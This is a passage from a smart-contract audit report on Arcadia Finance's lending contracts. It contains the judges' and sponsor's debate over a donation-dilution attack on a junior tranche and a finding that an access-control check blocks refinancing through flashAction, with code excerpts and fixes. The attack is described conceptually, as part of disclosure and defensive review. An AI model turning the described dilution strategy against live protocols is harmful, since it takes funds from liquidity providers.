Also, wanted to state that my issue, #128 , is a duplicate of this one and everything said in this discussion is applicable to it and vice versa.

Thomas-Smets

I want to state again that `donateToTranche` is never enforced by the protocol in any means. It is a function that **can** but not **must** be used in the case a manual liquidation is triggered.

Normally if the protocol functions as expected, auctions terminate automatically.

We however foresaw a flow that if for some reason an auction would not end (this already means things did not work out as expected), a trusted user (set by the Creditor) can **manually** liquidate the assets.

After the assets are liquidated he can choose if and how to distribute the assets to potentially impacted users. The `donateToTranche` is a function that might help in this process but the protocol obliges nobody to use it. It is not part of the core functionality. It is a function to help in an already manual unhappy flow of a unhappy flow.

There are no guaranteed losses for LPs, and attackers have no guaranteed way to make profits, but have to put significant amounts of capital at stake.

Note on the recommendations:

> Snapshot Mechanism: Take snapshots of share ownership at random intervals and distribute donations based on the snapshot to prevent exploitation.

Snapshots are not mutually exclusive from `donateToTranche`. We are in a manual trusted flow. If the manual liquidator could liquidate remaining assets before new people deposit in the Tranche he can use `donateToTranche`. If not they can use a snapshot and distribute funds.

> Timelocks: Implement a timelock mechanism that requires funds to be locked for a certain period before they can be withdrawn.

This creates new issues and risks since the the locking mechanisms of Tranches are already complex.

pa-sh0k

Before this issue was submitted, escalated and this discussion was started, it was **not** stated anywhere, that backrunning activity will be monitored and if something malicious is noticed, other ways of liquidation settling will be used.

If you have known about such attack vector and already had other ways of handling it, it should have been stated in the known issues.

Thomas-Smets

It is a trusted manual flow executed by a permissioned role! And that is clearly stated in the code

nevillehuang

Agree with sponsor comments here, this issue should remain low severity.

pa-sh0k

The fact that it is executed by a permissioned role is already assumed in the issue. The issue is that when trusted manual flow is executed by a permissioned role using `donateToTranche`, users' funds can be stolen.

What is stated in the code (LendingPool.sol#L346-L347) about `donateToTranche` is the following:

> It is supposed to serve as a way to compensate the jrTranche after an auction didn't get sold and was manually liquidated after cutoffTime.

From this comment it cannot be concluded that backrunning will be monitored and if something malicious is noticed, other ways of liquidation settling will be used.

The fact that this flow is executed by a permissioned role does not make it invincible.

What was stated previously:

> I do acknowledge it exists, but we consider it a low, since pay-out for attackers is uncertain and as you said, it can be prevented if an attacker really tries to pull it of.

Obviously, this issue can't be prevented it is not known about by the admin. Since it was submitted, which is my job as a Watson, now the admins know about it and can prevent the loss of funds.

Addressing the Sherlock's criteria:

“Causes a loss of funds but requires certain external conditions or specific states, or a loss is highly constrained. The losses must exceed small, finite amount of funds, and any amount relevant based on the precision or significance of the loss”.

This issue requires certain external conditions and causes loss of funds if these conditions are met.

Regarding the following words of the sponsor:

> attackers have no guaranteed way to make profits, but have to put significant amounts of capital at stake

Attacker is guaranteed to make profits if the conditions are met. Also, probability of depositing funds into the protocol as a liquidity provider for a short period of time, which the attacker would have to do, has near-to-zero risk of losing money. They would probably even make money by providing liquidity.

Thomas-Smets

> From this comment it cannot be concluded that backrunning will be monitored and if something malicious is noticed, other ways of liquidation settling will be used.

As we say in the comment:

It is supposed to serve as ***a way*** to compensate the jrTranche after an auction didn't get sold and was manually liquidated after cutoffTime.

not

It is supposed to serve as ***the way*** to compensate the jrTranche after an auction didn't get sold and was manually liquidated after cutoffTime.

Addressing the Sherlock's criteria:

We even state that this flow is not enforced by the smart contracts: https://github.com/arcadia-finance/lending-v2/blob/dcc682742949d56928e7e8e281839d2229bd9737/src/Liquidator.sol#L431

pa-sh0k

"Not enforced by the smart contracts" is equal to "it is manual", which is already assumed in the issue.

The issue is invalid if `donateToTranche` is never used for refunding the users. The comments imply that at some point it will be used for it, so, once it is used, the mentioned conditions are met and loss of funds is caused.

The argument that if admin wants to use `donateToTranche` but sees that an attacker made a large deposit trying to frontrun the call and then will decide to use other way of refunding is not applicable here, as before this issue was submitted, the need for monitoring and preventing such attack was not known.

If other way of refunding is chosen for some other reasons, the attacker can simply withdraw their funds at no loss.

Atharv181

Talking about the severity the identified vulnerability clearly meets the criteria for a **medium** severity issue. It results in a loss of funds, as highlighted by the **Dilution of Donations**, which directly impacts the intended recipients of those funds. While the exploit may require certain external conditions or specific states to occur, the potential for loss is significant and cannot be dismissed lightly.

The fact that the vulnerability exists and can lead to tangible financial harm underscores its severity. Even though the losses may not be immediate or guaranteed, they exceed a small, finite amount of funds, especially when considering the significance of the loss to affected lenders.

Thomas-Smets

Let's not use chatGPT when discussing the findings.

erosjohn

I would like to add that even if there is no attacker, this will harm other users' profits. As long as a new user deposits assets into jrTranche after `_settleAuction()` is called, when `donateToTranche()` is called later to compensate the jrTranche, the profit of the original user will be diluted. Obviously, the operation of a new user depositing assets into tranche will happen at any time, and as long as the protocol is not checked, you have no way to avoid it.

Czar102

> The protocol will later "donate" these proceeds back to the impacted Tranches

It seems that the donation was to be to Tranches, not to Tranches' holders at the time of the auction/auction failure. This itself is a logical issue that should be recognized as the core issue here.

I think most doubts regarding the validity of this issue come from the fact that modifying the planned usage of the functionality solves this issue. I don't think this means that an issue is invalid.

If I am mistaken and there is other clear evidence that the donation was to be done to holders at the time the auctioned assets were subtracted from a tranche's balance, I will agree with invalidation. Right now, the sponsor's arguments seem to be that this the comments were suggesting a route for next steps, and these steps could be different. Without mentioning the mint monitoring checks, this seems to be equivalent to an approach that "in a manual action, we would notice this issue", while assuming that the issue will be found anyway doesn't invalidate its existence. @nevillehuang @Thomas-Smets do my points make sense?

nevillehuang

@Czar102 This issue is definitely possible, however, `donateToTranche()` is not a core functionality of the protocol, as it is solely used for manual liquidations to allow the manual liquidator to possibly serve as a way to compensate junior tranches. I suggest relooking at the sponsor comments here and here

pa-sh0k

@nevillehuang why "not a core functionality" is used as an argument for issue's invalidity? It is definitely in scope and is a part of the protocol

Thomas-Smets

> @nevillehuang why "not a core functionality" is used as an argument for issue's invalidity? It is definitely in scope and is a part of the protocol

The function is never called from a function within the protocol. It is always a someone from outside the protocol that must call the function. An attacker is never certain the function will be called, they cannot enforce it in any way possible.

If you read my comments above I am not denying it is an issue, I stated that since there is no guarantee on profit and it can even be avoided there is ever profit for an attacker, I consider it a low issue.

Czar102

Is there an expectation of a donation of nonzero proceeds in the unhappy flow? Or are positive proceeds not expected? @Thomas-Smets

Atharv181

> I would like to add that even if there is no attacker, this will harm other users' profits. As long as a new user deposits assets into jrTranche after _settleAuction() is called, when donateToTranche() is called later to compensate the jrTranche, the profit of the original user will be diluted.

Also dilutes the donations for users.

Atharv181

```
/**
 * @notice Donate assets to the Lending Pool.
 * @param trancheIndex The index of the tranche to donate to.
 * @param assets The amount of assets of the underlying ERC20 tokens being deposited.
 * @dev Can be used by anyone to donate assets to the Lending Pool.
 * It is supposed to serve as a way to compensate the jrTranche after an
 * auction didn't get sold and was manually liquidated after cutoffTime.
 * @dev Inflation attacks by the first depositor in the Tranches have to be prevented with virtual assets/
shares.
 */
ftrace | funcSig
function donateToTranche(uint256 trancheIndex↑, uint256 assets↑) external whenDepositNotPaused
```

It is clearly mentioned here that it is used to compensate the tranche after an auction didn't get sold (unhappy flow)

Thomas-Smets

My point of view: it is a low issue I feel discussing it more is not that useful since we are just in a yes-no discussion.

We are talking about an emergency situation where the protocol already didn't function as expected and that has to be resolved 100% manually. And in no way is `donateToTranche()` enforced to be called, if it can be called it makes things easier, if not it can still be resolved 100% without losses to users.

1. It should never occur in the first place (low probability)
2. If an attacker wants to make significant profits with this, they have to put a lot of funds in the Tranche (order of total liquidity in the Tranche). This also can't be done atomic or via flash loans, so it have to actual attacker funds locked in Tranche. Even if it happens the dilution is a share of a single badDebt amount shared over all LPs.
3. The attacker can not trigger or be sure `donateToTranche()` is ever triggered. The recipient of the Account is a permissioned role, and not forced to use `donateToTranche()` in this specific flow.

   @Czar102 Is there an expectation of a donation of nonzero proceeds in the unhappy flow? Or are positive proceeds not expected?

Not sure I fully understand the question, `auctionBoughtIn` is only called if an auction failed, that can be due to market conditions (-> no profit) or due to technical problems (reverting getValue or sometghing like that), in the latter case it can be that the proceeds of the manually liquidated Account were bigger than the initial debt.

@Atharv181, It is clearly mentioned here that it is used to compensate the tranche after an auction didn't get sold (unhappy flow)

We say very clear: It is ***A way***. We do not say it is ***the way***. It is not enforced by the logic of the protocol!

Czar102

The situation of unhappy flow hasn't been taken out of scope (despite it being perceived as extremely improbable), and it has been explicitly mentioned that the `donateToTranche()` is to be used in scenarios where funds from the liquidation are to be returned. An action not being enforced by the smart contract logic doesn't make the intended use of a function out of scope.

Since this approach is exploitable, I'm planning to consider it a valid Medium severity issue.

Czar102

Result: Medium Has duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- zzykxx: accepted

Issue M-6: `LendingPool#flashAction` is broken when trying to refinance position across `LendingPools` due to improper access control

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/145

Found by

0x52

Summary

When refinancing an account, `LendingPool#flashAction` is used to facilitate the transfer. However due to access restrictions on `updateActionTimestampByCreditor`, the call made from the new creditor will revert, blocking any account transfers. This completely breaks refinancing across lenders which is a core functionality of the protocol.

Vulnerability Detail

LendingPool.sol#L564-L579

```
IAccount(account).updateActionTimestampByCreditor();

asset.safeTransfer(actionTarget, amountBorrowed);

{
    uint256 accountVersion =
    ↪  IAccount(account).flashActionByCreditor(actionTarget, actionData);
    if (!isValidVersion[accountVersion]) revert
    ↪  LendingPoolErrors.InvalidVersion();
}
```

We see above that `account#updateActionTimestampByCreditor` is called before `flashActionByCreditor`.

AccountV1.sol#L671

```
function updateActionTimestampByCreditor() external onlyCreditor
↪  updateActionTimestamp { }
```

When we look at this function, it can only be called by the current creditor. When refinancing a position, this function is actually called by the pending creditor since

the `flashaction` should originate from there. This will cause the call to revert, making it impossible to refinance across `lendingPools`.

Impact

Refinancing is impossible

Code Snippet

LendingPool.sol#L529-L586

Tool used

Manual Review

Recommendation

`Account#updateActionTimestampByCreditor()` should be callable by BOTH the current and pending creditor

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/lending-v2/pull/133.

Thomas-Smets

Fix consists out of two PR's:

- accounts: https://github.com/arcadia-finance/accounts-v2/pull/173
- lending: https://github.com/arcadia-finance/lending-v2/pull/133

IAm0x52

Fix looks good. Removes the updateActionTimestampByCreditor call and instead uses a callback to enforce nonreentrant and prevent ERC777s from reentering

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.